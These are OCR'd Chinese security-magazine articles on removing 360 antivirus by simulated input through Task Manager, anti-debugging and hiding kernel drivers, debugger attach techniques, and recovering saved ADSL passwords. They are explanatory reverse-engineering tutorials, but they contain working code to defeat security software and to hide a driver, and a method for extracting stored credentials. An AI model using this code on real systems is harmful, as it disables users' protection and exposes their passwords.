


图 6 新建任务

LauchUninst函数接受一个字符串参数，并通过WM_SETTEXT消息将其设为Edit控件的文本。

```
BOOL LauchUninst(LPWSTR UninstPath)
{
    HWND hWnd = NULL;
    do{
        hWnd = FindWindow(L"#32770", L"Windows Task Manager");
    } while (!hWnd);
```

```
        cout << "hWnd:" << hWnd << endl;

        SetForegroundWindow(hWnd);
        Sleep(100);
        keybd_event(VK_MENU, 0, 0, 0);
        keybd_event(0x46, 0, 0, 0);
        keybd_event(VK_MENU, 0, KEYEVENTF_KEYUP, 0);
        keybd_event(0x46, 0, KEYEVENTF_KEYUP, 0);
        keybd_event(VK_RETURN, 0, 0, 0);
        keybd_event(VK_RETURN, KEYEVENTF_KEYUP, 0, 0);

        HWND NewTaskhWnd = NULL;
        do{
            NewTaskhWnd = FindWindow(L"#32770", L"Create New Task");
        } while (!NewTaskhWnd);
        cout << "NewTaskhWnd: " << NewTaskhWnd << endl;

        HWND PrivButtonhWnd = FindWindowEx(NewTaskhWnd, NULL, L"Button",
L"Create this task with administrative privileges.");
        cout << "PrivButtonhWnd: " << PrivButtonhWnd << endl;
        if (!PrivButtonhWnd) return FALSE;
        Sleep(100);
        PostMessage(PrivButtonhWnd, WM_LBUTTONDOWN, MK_LBUTTON, 0);
        Sleep(100);
        PostMessage(PrivButtonhWnd, WM_LBUTTONUP, 0, 0);

        HWND ComboBoxhWnd = FindWindowEx(NewTaskhWnd, NULL, L"ComboBox",
NULL);
        cout << "ComboBoxhWnd: " << ComboBoxhWnd << endl;
        if (!ComboBoxhWnd) return FALSE;
        HWND EdithWnd = FindWindowEx(ComboBoxhWnd, NULL, L"Edit", NULL);
        cout << "EdithWnd: " << EdithWnd << endl;
        if (!EdithWnd) return FALSE;
        SendMessage(EdithWnd, WM_SETTEXT, NULL, (LPARAM)UninstPath);

        HWND OKButtonhWnd = FindWindowEx(NewTaskhWnd, NULL, L"Button",
L"OK");
        cout << "OKButtonhWnd: " << OKButtonhWnd << endl;
        if (!OKButtonhWnd) return FALSE;
        Sleep(100);
        PostMessage(OKButtonhWnd, WM_LBUTTONDOWN, MK_LBUTTON, 0);
        Sleep(100);
        PostMessage(OKButtonhWnd, WM_LBUTTONUP, 0, 0);
```

```
    wcout << L"UninstPath: " << UninstPath << endl;
    return TRUE;
}
```

启动卸载程序后，只需按部就班的点击“卸载”和“是”即可，如图 7 所示，360 被卸载。




图 7 360 被卸载

本文虽然以 360 为例，但指出的问题适用于多数安全软件，且操作也不限于卸载程序。安全软件在决定进程是否可信时，必须考虑到可信进程被非法进程利用的情况。尽管模拟点击和按键的稳定性和通用性受到一定限制，但仍是一个严肃的问题，因为它相比于 DLL 注入更难以检测与判断。希望安全软件能够尽快正确处理这种情况，向用户提供可靠的保护。

反调试之遍历驱动名

文/图 JoyChou

在内核中，我们可以通过以下几种方法获取驱动名：遍历驱动对象（Driver_Object）的 DriverSection 域；遍历 KPCR 结构体的 PsLoadedModuleList 域；ZwQuerySystemInformation 的 11 号功能；内存暴力搜索。在应用层中，可以通过 psapi 的 EnumDeviceDrivers API 来获取，其关键是调用 ZwQuerySystemInformation。

Anti 原理

平时在用 OD 调试的时候，肯定会用到很多 OD 插件，这些插件都是 DLL 文件，被 OD 加载调用。既然 OD 加载了这么多插件，为何不直接遍历所有进程模块，如果发现有可疑的模块（例如 stringOD 模块），就可以直接判断调试器正在运行。但是，OD 的进程被 SOD 隐藏了，如果不借助 ARK 工具，在任务管理器里是看不到的。如图 1 所示是 XueTr 观察到的。

[Ollydbg-[C.L.G]V.exe]进程模块(89)

模块路径
D:\Program Files\Ollydbg\plugin\字符串查找加强修改版.dll
D:\Program Files\Ollydbg\plugin\内存数据格式转换.dll
D:\Program Files\Ollydbg\plugin\zeus.dll
D:\Program Files\Ollydbg\plugin\WatchMan.dll
D:\Program Files\Ollydbg\plugin\VicPlug-In.dll
D:\Program Files\Ollydbg\plugin\ustrref.dll
D:\Program Files\Ollydbg\plugin\StrongOD.dll
D:\Program Files\Ollydbg\plugin\PhantOm.dll
D:\Program Files\Ollydbg\plugin\OllyUni.dll
D:\Program Files\Ollydbg\plugin\OllyScript.dll
D:\Program Files\Ollydbg\plugin\OllyMachine.dll
D:\Program Files\Ollydbg\plugin\OllyDump.dll
D:\Program Files\Ollydbg\plugin\ODbgScript.dll
D:\Program Files\Ollydbg\plugin\Loaddll.dll
D:\Program Files\Ollydbg\plugin\IDAFicator.dll
D:\Program Files\Ollydbg\plugin\HideOD.dll
D:\Program Files\Ollydbg\plugin\HideCapt.dll
D:\Program Files\Ollydbg\plugin\GODUP.dll
D:\Program Files\Ollydbg\plugin\fkvmp.dll
D:\Program Files\Ollydbg\plugin\E_Junk_Code.dll
D:\Program Files\Ollydbg\plugin\DeJunk.dll
D:\Program Files\Ollydbg\plugin\CodeDoctor.dll
D:\Program Files\Ollydbg\plugin\CleanupEx.dll
D:\Program Files\Ollydbg\plugin\BOOKMARK.DLL
D:\Program Files\Ollydbg\plugin\Asm2Clipboard.dll
D:\Program Files\Ollydbg\plugin\ApiBreak.dll
D:\Program Files\Ollydbg\plugin\API_Break.dll
D:\Program Files\Ollydbg\plugin\advancedolly.dll
D:\Program Files\Ollydbg\plugin\+BP-OLLY v2.0 beta4.dll
D:\Program Files\Ollydbg\ollyDbg.exe
D:\Program Files\Ollydbg\Ollydbg-[C.L.G]V.exe

图 1

我们可以遍历系统驱动模块，因为驱动模块是没有隐藏的，所以可以通过程序遍历得到，如图 2 所示。但是，要排除掉系统的 dbghelp.dll 的干扰。

BDArKit.sys	0xEDDC2000	0x00015000	0x86195928	C:\WINDOWS\system32\DRIVERS\BDArKit.sys	BDArKit	116
ndisuio.sys	0xEDCD2000	0x00004000	0x8613F458	C:\WINDOWS\system32\DRIVERS\ndisuio.sys	Ndisuio	117
mrxdav.sys	0xBA6CF000	0x0002D000	0x861E7030	C:\WINDOWS\system32\DRIVERS\mrxdav.sys	MRxDAV	118
ParVdm.SYS	0xF7B01000	0x00002000	0x861E2550	C:\WINDOWS\System32\Drivers\ParVdm.SYS		119
PGPdisk.SYS	0xBA67D000	0x0002A000	0x863092C0	C:\WINDOWS\System32\Drivers\PGPdisk.SYS		120
vmmemctl.sys	0xBA7A0000	0x00003000	0x85FDD2C0	C:\Program Files\Common Files\VMware\Drivers\memctl\v...	VMMEMCTL	121
srv.sys	0xBA55D000	0x00058000	0x85FDE6E8	C:\WINDOWS\system32\DRIVERS\srv.sys	Srv	122
PfModNT.sys	0xF7B41000	0x00002000	0x86505030	C:\WINDOWS\system32\PfModNT.sys	PfModNT	123
fengyue0.sys	0xBA025000	0x00038000	0x86435F38	D:\Program Files\Ollydbg\plugin\fengyue0.sys	fengyue0	124
XueTr.sys	0xB9F6D000	0x00068000	0x86106268	C:\WINDOWS\system32\drivers\XueTr.sys		125
Fastfat.SYS	0xB9F49000	0x00024000	0x86434DA0	C:\WINDOWS\System32\Drivers\Fastfat.SYS		126

图 2

可见，只要将驱动路径向上 2 个目录，来到 Ollydbg 目录，判断是否存在 dbghelp.dll，即可确定是否有调试器的存在，如图 3 所示。




图 3

代码实现

```
#include "stdafx.h"
#include <stdio.h>
#include <windows.h>
#include <Psapi.h>
#include <shlwapi.h>  //PathFileExists
#pragma comment(lib, "psapi.lib")
#pragma comment(lib, "shlwapi.lib")
#define  ARRAY_SIZE 1024

int main(int argc, char *argv[])
{
    DWORD cbNeeded = 0;
    LPVOID drivers[ARRAY_SIZE] = {0};
    int cDrivers = 0, i = 0;
    if (EnumDeviceDrivers(drivers, sizeof(drivers), &cbNeeded) &&
        cbNeeded < sizeof(drivers))
    {
        char szDriver[ARRAY_SIZE] = {0};
        char szPath[ARRAY_SIZE] = {0};
        char szDbgHelp[ARRAY_SIZE] = {0};
        char szSystemPath[ARRAY_SIZE] = {0};
        cDrivers = cbNeeded / sizeof(LPVOID);
        bool bDetect = FALSE;
        //得到C:\Windows\system32\dbghelp.dll
        GetSystemDirectory(szSystemPath, sizeof(szSystemPath));
        strcat_s(szSystemPath, "\\dbghelp.dll");
        //printf("There are %d drivers\n", cDrivers);
        for (i = 0; i < cDrivers; i++)
        {
            // 驱动名
            if (GetDeviceDriverBaseName(drivers[i], szDriver,
sizeof(szDriver) / sizeof(LPVOID)))
            {
                //printf("%d:%s\n", i+1, szDriver);
                // 驱动完整路径
                GetDeviceDriverFileName(drivers[i], szPath, sizeof(szPath));
                //只判断非系统驱动
                if (szPath[1] == '?')
                {
                    int len = strlen(szPath);
                    //printf("%d:%s\n", i+1, szPath);
                    // 得到驱动上一级目录
```

```
                do
                {
                    len--;
                } while (szPath[len] != '\\');
                // 得到驱动上 上一级目录
                do
                {
                    len--;
                } while (szPath[len] != '\\');
                szPath[len + 1] = '\0'; // 字符串截断
                // 去除驱动路径的前4个字符"\??\"
                for (int j = 0; j < len; j++)
                {
                    szPath[j] = szPath[j + 4];
                }
                sprintf_s(szDbgHelp, "%sdbghelp.dll", szPath);
                // 判断文件是否存在
                if (PathFileExists(szDbgHelp))
                {
                    // 排除系统的 dbghelp.dll
                    if (_strcmpi(szSystemPath, szDbgHelp) != 0)
                    {
                        bDetect = TRUE;
                        break;
                    }
                    else
                    {
                        bDetect = FALSE;
                    }
                }
            }
        }
    }
    if (bDetect)
    {
        printf_s("Detect OD\n");
        printf_s("Path: %s\n", szPath);
        printf_s("SOD Name: %s\n", szDriver);
    }
    else
    {
        printf_s("Do not Detect OD\n");
    }
    getchar();
```

```
        }
    }
```

在 Windows XP 和 Windows 7 x86 下，驱动是不需要签名的，载入 OD 即可加载驱动，如图 4 所示。




图4

反调试之策

我们可以通过隐藏 SOD 的驱动名，一般是 fengyue0.sys 来反调试。隐藏的实现代码如下：

```
VOID HideDriver(PDRIVER_OBJECT pDriverObject)
{
    PLDR_DATA_TABLE_ENTRY pLdrData = NULL;
    PLIST_ENTRY pCur, pHead = NULL;
    UNICODE_STRING uDriverName;

    // 初始化要隐藏的驱动名
    RtlInitUnicodeString(&uDriverName, L"fengyue0.sys");
    pLdrData = (PLDR_DATA_TABLE_ENTRY)pDriverObject->DriverSection;

    // 得到当前 sys 模块，并设置为第一个(head)以及当前(cur)模块
    pCur = pHead = pLdrData->InLoadOrderLinks.Flink;
    __try
    {
        do
        {
            // 这句 pLdrData = (PLDR_DATA_TABLE_ENTRY)pCur 是等价的
            // 因为 pCur 在 LDR_DATA_TABLE_ENTRY 结构体的第一个域（成员）
            pLdrData = CONTAINING_RECORD(pCur, LDR_DATA_TABLE_ENTRY,
InLoadOrderLinks);
            if (pLdrData->BaseDllName.Length > 0 &&
                pLdrData->BaseDllName.Buffer != NULL)
            {
                if (RtlCompareUnicodeString(&uDriverName,
&(pLdrData->BaseDllName), FALSE) == 0)
                {
                    KdPrint(("驱动隐藏\n"));
                    // 断链
                    pLdrData->InLoadOrderLinks.Blink->Flink =
                        pLdrData->InLoadOrderLinks.Flink;
                    pLdrData->InLoadOrderLinks.Flink->Blink =
                        pLdrData->InLoadOrderLinks.Blink;
```

```
                    // 断掉的链指向自己
                    pLdrData->InLoadOrderLinks.Flink =
                        (PLIST_ENTRY)&pLdrData->InLoadOrderLinks.Flink;
                    pLdrData->InLoadOrderLinks.Blink =
                        (PLIST_ENTRY)&pLdrData->InLoadOrderLinks.Flink;
                    KdPrint(("PsLoadedModuleList success \r\n"));
                    break;
                }
            }
            pCur = pCur->Flink;
        } while (pCur != pHead);
    }
    __except(EXCEPTION_EXECUTE_HANDLER)
    {
        KdPrint(("PsLoadedModuleList Error \r\n"));
    }
```

驱动载入后，再次运行之前的 anti 程序，就找不到驱动名了，反调试已经没用了，如图 5 所示

图 5

这种 Anti 手法，局限性比较低，因为 StrongOD 的驱动没有进行隐藏。反调试手段很多，大家可以随意发挥，只要能检测到。

Windows 下附加调试技术及 Anti 与 Anti-Anti

文/图 木羊

Windows 下的调试器，譬如 OD，调试程序通常有两种方法，一种是打开可执行文件运行，一种是附加。如果程序在载入阶段会有 anti，比如在 tls 中藏一点检测，高手就会建议你用附加的方式调试程序。

我们首先回忆一下对于打开可执行文件运行方式的调试。调试器需要将可执行文件根据格式载入内存，最后停在程序的入口，通常就是 OEP 处。那么对于附加方式的调试，调试器会停在哪里呢？

这确实不是个容易回答的问题，我开始并不愿意使用附加调试，就是因为断下来的地方，文艺的讲有点前不着村后不着店，具体点说是找不着北的感觉。其实这是个错觉，附加断下的地方不但骨体精奇特别好认，而且往往是固定的，不信看图回忆一下，如图1所示。




图1

这是 OD 使用附加调试后左下角状态栏的显示，清楚显示出断在了 ntdll 导出的 DbgBreakPoint 函数中。这个函数特别简单，就两个指令，如图2所示，调试器停在了 retn 指令上。




图2

略懂一点调试器原理的话马上就能猜到:OD 首先注册被被附加的目标程序的调试程序，当目标程序执行到 int 3时触发异常，程序会中断运行，将控制权交给调试器，OD 就借此断下了程序。

但解开了一个谜，反而又多了一个谜：一个正常运行的程序，好端端的为什么恰好这时要特意调用 DbgBreakPoint 呢？冥冥之中是否有定数我不知道，但此处的“恰好”却是有意为之。简单来说，就是 OD 向目标注入了一条调用该函数的线程。但实际情况又稍微复杂一点，如果我们对注入线程的函数 CreateRemoteThread 下断点，是断不下调试器的注入动作的，原因还得从 DebugActiveProcess 说起。

Windows 为调试器附加程序预留了一个 API 接口函数 DebugActiveProcess，具体如下：

```
7750739C >  8BFF            mov     edi, edi
7750739E    55              push    ebp
7750739F    8BEC            mov     ebp, esp
775073A1    E8 3D290200     call    DbgUiConnectToDbg                ; jmp
到 ntdll.DbgUiConnectToDbg
775073A6    85C0            test    eax, eax
775073A8    7D 0A           jge     short 775073B4
775073AA    50              push    eax
775073AB    E8 E083FCFF     call    BaseSetLastNTError
775073B0    33C0            xor     eax, eax
775073B2    EB 32           jmp     short 775073E6
775073B4    56              push    esi
775073B5    FF75 08         push    dword ptr [ebp+8]
775073B8    E8 79FFFFFF     call    ProcessIdToHandle
775073BD    8BF0            mov     esi, eax
775073BF    85F6            test    esi, esi
775073C1    74 22           je      short 775073E5
775073C3    57              push    edi
775073C4    56              push    esi
775073C5    E8 0E290200     call    DbgUiDebugActiveProcess          ; jmp
到 ntdll.DbgUiDebugActiveProcess
775073CA    56              push    esi
775073CB    8BF8            mov     edi, eax
```

```
775073CD    FF15 CC154877   call    dword ptr [<&ntdll.NtClose>]     ;
ntdll.ZwClose
775073D3    85FF            test    edi, edi
775073D5    7D 0A           jge     short 775073E1
775073D7    57              push    edi
775073D8    E8 B383FCFF     call    BaseSetLastNTError
775073DD    33C0            xor     eax, eax
775073DF    EB 03           jmp     short 775073E4
775073E1    33C0            xor     eax, eax
775073E3    40              inc     eax
775073E4    5F              pop     edi
775073E5    5E              pop     esi
775073E6    5D              pop     ebp
775073E7    C2 0400         retn    4
```

这个函数有点类似包装函数，前面大半都是准备动作，核心操作是0x775073C5处的调用，调用了 ntdll 里的 DbgUiDebugActiveProcess 函数。

```
77C8F21D >  8BFF            mov     edi, edi
77C8F21F    55              push    ebp
77C8F220    8BEC            mov     ebp, esp
77C8F222    64:A1 18000000  mov     eax, dword ptr fs:[18]
77C8F228    56              push    esi
77C8F229    FFB0 240F0000   push    dword ptr [eax+F24]
77C8F22F    FF75 08         push    dword ptr [ebp+8]
77C8F232    E8 7165FAFF     call    ZwDebugActiveProcess
77C8F237    8BF0            mov     esi, eax
77C8F239    85F6            test    esi, esi
77C8F23B    7C 16           jl      short 77C8F253
77C8F23D    FF75 08         push    dword ptr [ebp+8]
77C8F240    E8 91FFFFFF     call    DbgUiIssueRemoteBreakin
77C8F245    8BF0            mov     esi, eax
77C8F247    85F6            test    esi, esi
77C8F249    7D 08           jge     short 77C8F253
77C8F24B    FF75 08         push    dword ptr [ebp+8]
77C8F24E    E8 08FFFFFF     call    DbgUiStopDebugging
77C8F253    8BC6            mov     eax, esi
77C8F255    5E              pop     esi
77C8F256    5D              pop     ebp
77C8F257    C2 0400         retn    4
```

这里有三处调用，其中第二处为DbgUiIssueRemoteBreakin，看到Remote，就该有一机灵，很可能就是远程注入相关的API。

```
77C8F1D6 >  8BFF            mov     edi, edi
77C8F1D8    55              push    ebp
77C8F1D9    8BEC            mov     ebp, esp
77C8F1DB    51              push    ecx
77C8F1DC    51              push    ecx
77C8F1DD    56              push    esi
77C8F1DE    57              push    edi
77C8F1DF    8D45 F8         lea     eax, dword ptr [ebp-8]
77C8F1E2    50              push    eax
77C8F1E3    33F6            xor     esi, esi
77C8F1E5    8D45 08         lea     eax, dword ptr [ebp+8]
77C8F1E8    50              push    eax
77C8F1E9    56              push    esi
77C8F1EA    68 7DF1C877     push    DbgUiRemoteBreakin
77C8F1EF    56              push    esi
77C8F1F0    68 00400000     push    4000
77C8F1F5    56              push    esi
77C8F1F6    56              push    esi
77C8F1F7    6A 02           push    2
77C8F1F9    56              push    esi
77C8F1FA    FF75 08         push    dword ptr [ebp+8]
77C8F1FD    E8 908AF8FF     call    RtlpCreateUserThreadEx
77C8F202    8BF8            mov     edi, eax
77C8F204    3BFE            cmp     edi, esi
77C8F206    7C 08           jl      short 77C8F210
77C8F208    FF75 08         push    dword ptr [ebp+8]
77C8F20B    E8 B862FAFF     call    ZwClose
77C8F210    8BC7            mov     eax, edi
77C8F212    5F              pop     edi
77C8F213    5E              pop     esi
77C8F214    C9              leave
77C8F215    C2 0400         retn    4
```

这里已经出现了线程操作相关的API，为RtlpCreateUserThreadEx，请注意它的其中一个参数DbgUiRemoteBreakin，这个参数实际为一段函数的地址，主要内容如下：

```
77C8F17D >  6A 08           push    8
77C8F17F    68 7807C477     push    77C40778
77C8F184    E8 133AFBFF     call    _SEH_prolog4
```

```
77C8F189    64:A1 18000000  mov     eax, dword ptr fs:[18]
77C8F18F    8B40 30         mov     eax, dword ptr [eax+30]
77C8F192    8078 02 00      cmp     byte ptr [eax+2], 0
77C8F196    75 09           jnz     short 77C8F1A1
77C8F198    F605 D402FE7F 0>test    byte ptr [7FFE02D4], 2
77C8F19F    74 28           je      short 77C8F1C9
77C8F1A1    64:A1 18000000  mov     eax, dword ptr fs:[18]
77C8F1A7    F680 CA0F0000 2>test    byte ptr [eax+FCA], 20
77C8F1AE    75 19           jnz     short 77C8F1C9
77C8F1B0    8365 FC 00      and     dword ptr [ebp-4], 0
77C8F1B4    E8 534FF9FF     call    DbgBreakPoint
77C8F1B9    EB 07           jmp     short 77C8F1C2
77C8F1BB    33C0            xor     eax, eax
77C8F1BD    40              inc     eax
77C8F1BE    C3              retn
77C8F1BF    8B65 E8         mov     esp, dword ptr [ebp-18]
77C8F1C2    C745 FC FEFFFFF>mov     dword ptr [ebp-4], -2
77C8F1C9    6A 00           push    0
77C8F1CB    E8 3804F9FF     call    RtlExitUserThread
```

这样看可能感觉略为陌生，但只要稍加跟踪观察即可发现，0x77C8F1B4处调用了前面提及的函数 DbgBreakPoint。我们已经说过，这个函数是靠远程线程注入调用，而远程线程注入的其中一个参数就是设定回调函数，而 DbgUiRemoteBreakin 正是此处用于设置回调函数的参数。也就是说，调试器远程注入了函数 DbgUiRemoteBreakin，由这个函数调用了 DbgBreakPoint,最终引发异常。

有了回调函数，在哪远程注入线程？就是 RtlpCreateUserThreadEx。这个 API 函数体很长，这里截取核心操作部分。

```
77C17D37    50              push    eax
77C17D38    FF75 18         push    dword ptr [ebp+18]
77C17D3B    8D45 AC         lea     eax, dword ptr [ebp-54]
77C17D3E    FF75 1C         push    dword ptr [ebp+1C]
77C17D41    FF75 14         push    dword ptr [ebp+14]
77C17D44    53              push    ebx
77C17D45    FF75 D4         push    dword ptr [ebp-2C]
77C17D48    57              push    edi
77C17D49    52              push    edx
77C17D4A    50              push    eax
77C17D4B    68 FFFF1F00     push    1FFFFF
77C17D50    8D45 D4         lea     eax, dword ptr [ebp-2C]
77C17D53    50              push    eax
```

77C17D54　　E8 CFD90100　　call　　ZwCreateThreadEx

这个函数最终调用了 ZwCreateThreadEx，这是个什么函数呢？是不是看起来不像常见线程注入函数？以最常见的 kernel32中的 CreateRemoteThread 作比方，CreateRemoteThread 函数是个包装函数，调用链为：CreateRemoteThread->CreateRemoteThreadEx->ZwCreateThreadEx。也就是说，CreateRemoteThread 最终也是调用了 ZwCreateThreadEx 来完成远程线程的注入工作。

现在，异常指令、回调函数和远程线程注入 API 三大要素都齐了，调试器只要简单地调用 DebugActiveProcess 就能注入线程实现附加。

知道技术原理，要设计 Anti 调试器附加就很轻易了。既然附加最终需要通过回调函数 DbgUiRemoteBreakin 调用 DbgBreakPoint 完成，而我们又知道调试器必须通过 DbgBreakPoint 触发异常才能完成附加，因此，只要在此之间进行钩挂检测即可，或者采取更粗暴的办法，直接使 DbgUiRemoteBreakin 函数失效也可达到 Anti 的效果。

最后再说说 Anti-anti 的思路。Anti 是围绕回调函数 DbgUiRemoteBreakin 展开，做得细致可以使 DebugActiveProcess 无懈可击，但跳出思维定式回忆一下，其实附加的本质操作是通过远程注入线程执行 int 3指令，调试器不挑食，回调函数只要有 int 3就管饱，而且远程注入线程还有个更常用的函数 CreateRemoteThread，既然 Anti 让 DebugActiveProcess 失效，那索性用 CreateRemoteThread 让它彻底下岗就好了。

编程读取 ADSL 密码

文/图 李旭昇

最近学校的网络设置由静态 IP 升级为动态 IP，即通过 PPPoE 协议拨号上网。现在只要设置保存密码，就可以省去重复输入的麻烦，不过保存密码也会形成一定安全隐患。无巧不成书，我有关黑客的最早记忆，就是“神奇”的 ADSL 密码读取工具。借着这次网络升级，我决定搞清楚其原理。

记得 XP 时代 ADSL 密码框显示星号，可以向其发送消息使其显示密码。不过 Win7 的密码框已经有所防范，如图 1 所示，不显示星号，只提示需要修改时单击。

图 1 Win7 拨号界面的密码框

我查阅了 MSDN 中有关拨号上网的函数，发现使用的不是密码明文，而是一个指向加密后的密码的“指针”，而且该“指针”与加密后密码的对应方式也不公开，于是 Hook 函数的想法也行不通。我没有放弃，决定搜索一下。网上虽然没有具体的分析，但提供工具下载，看来只有自己动手了！首先从 http://www.nirsoft.net/utils/dialupass.html 下载 Dialupass 的最新版，丢到 IDA 里，双击运行，如图 2 所示，Dialupass 的确能够读取保存的 ADSL 密码。




图 2 Dialupass 读取保存的 ADSL 密码

Dialupass 为 32 位程序，F5 插件可用，初步判断没有加壳加花，所以分析起来比较容易。文档中指出 Dialupass 支持命令行调用，命令 Dialupass /stext D:\Password.txt 可以将密码输出到文本文件中。就逆向分析而言，命令行模式不必处理各种窗口消息，所以比 GUI 方便许多。

经过反复的调试和分析，终于得到了有价值的线索，如图 3 和图 4 所示。

```
if ( FuncPresent(v6) )
  (*(void (__stdcall **)(int, __int64 *, signed int *))(v6 + 8))(PolicyHandle, &v11, &PrivateData);// LsaRetrievePrivateData
result = PrivateData;
if ( PrivateData )
{
  sub_4030F8(a2, *(_DWORD *)(PrivateData + 4), *(_WORD *)PrivateData, a5, a6);
  v8 = PrivateData;
  result = FuncPresent(v6);
  if ( result )
    result = (*(int (__stdcall **)(signed int))(v6 + 16))(v8);// LsaFreeMemory
}
return result;
```

图 3

```
if ( *(_DWORD *)(a1 + 20) )
{
  result = 1;
}
else
{
  v3 = LoadLibraryW(L"advapi32.dll");
  *(_DWORD *)a1 = v3;
  if ( v3 )
  {
    v4 = GetProcAddress(v3, "LsaOpenPolicy");
    v5 = *(HMODULE *)a1;
    *(_DWORD *)(a1 + 4) = v4;
    v6 = GetProcAddress(v5, "LsaRetrievePrivateData");
    v7 = *(HMODULE *)a1;
    *(_DWORD *)(a1 + 8) = v6;
    v8 = GetProcAddress(v7, "LsaClose");
    v9 = *(HMODULE *)a1;
    *(_DWORD *)(a1 + 12) = v8;
    v10 = GetProcAddress(v9, "LsaFreeMemory");
    v11 = *(_DWORD *)(a1 + 4) == 0;
    *(_DWORD *)(a1 + 16) = v10;
    if ( !v11 && *(_DWORD *)(a1 + 8) && *(_DWORD *)(a1 + 12) && v10 )
    {
      v1 = 1;
      *(_DWORD *)(a1 + 20) = 1;
    }
    else
    {
```

图 4 IDA 反汇编得到的 C 代码

如图 4 中的函数，尝试获取几个 API 函数的地址，并保存在一个数组内，如果成功则返回 true，将该函数重命名为 FuncPresent。图 3 所示的代码在调用 FuncPresent 后，调用 v6+8 指向的函数。查看 FuncPresent 的代码，发现 v6+8 为 LsaRetrievePrivateData。加上后面调用的 v6+16 指向的 LsaFreeMemory，基本可以确定这是一个 API 调用片段。LsaRetrievePrivateData 的名字就十分可疑；不仅如此，MSDN 中给出的原型为：

NTSTATUS LsaRetrievePrivateData(

```
    _In_    LSA_HANDLE PolicyHandle,
    _In_    PLSA_UNICODE_STRING KeyName,
    _Out_   PLSA_UNICODE_STRING *PrivateData
);
```

其功能是根据 KeyName 获取相应的 PrivateData。MSDN 中并没有给出具体的 KeyName 与数据的对应关系，我只好到程序中找答案。由于 Dialupass 中该片段被多次执行（处于一个循环中），在 IDA 中分析比较繁琐，于是改用 API Monitor 工具查看 LsaRetrievePrivateData 的调用情况。如图 5 所示，在唯一一次成功调用中，第二个参数为“RasDialParam!”+当前用户的 Sid+”#0”，由此已经可以确认 Dialupass 读取 ADSL 密码的方法。

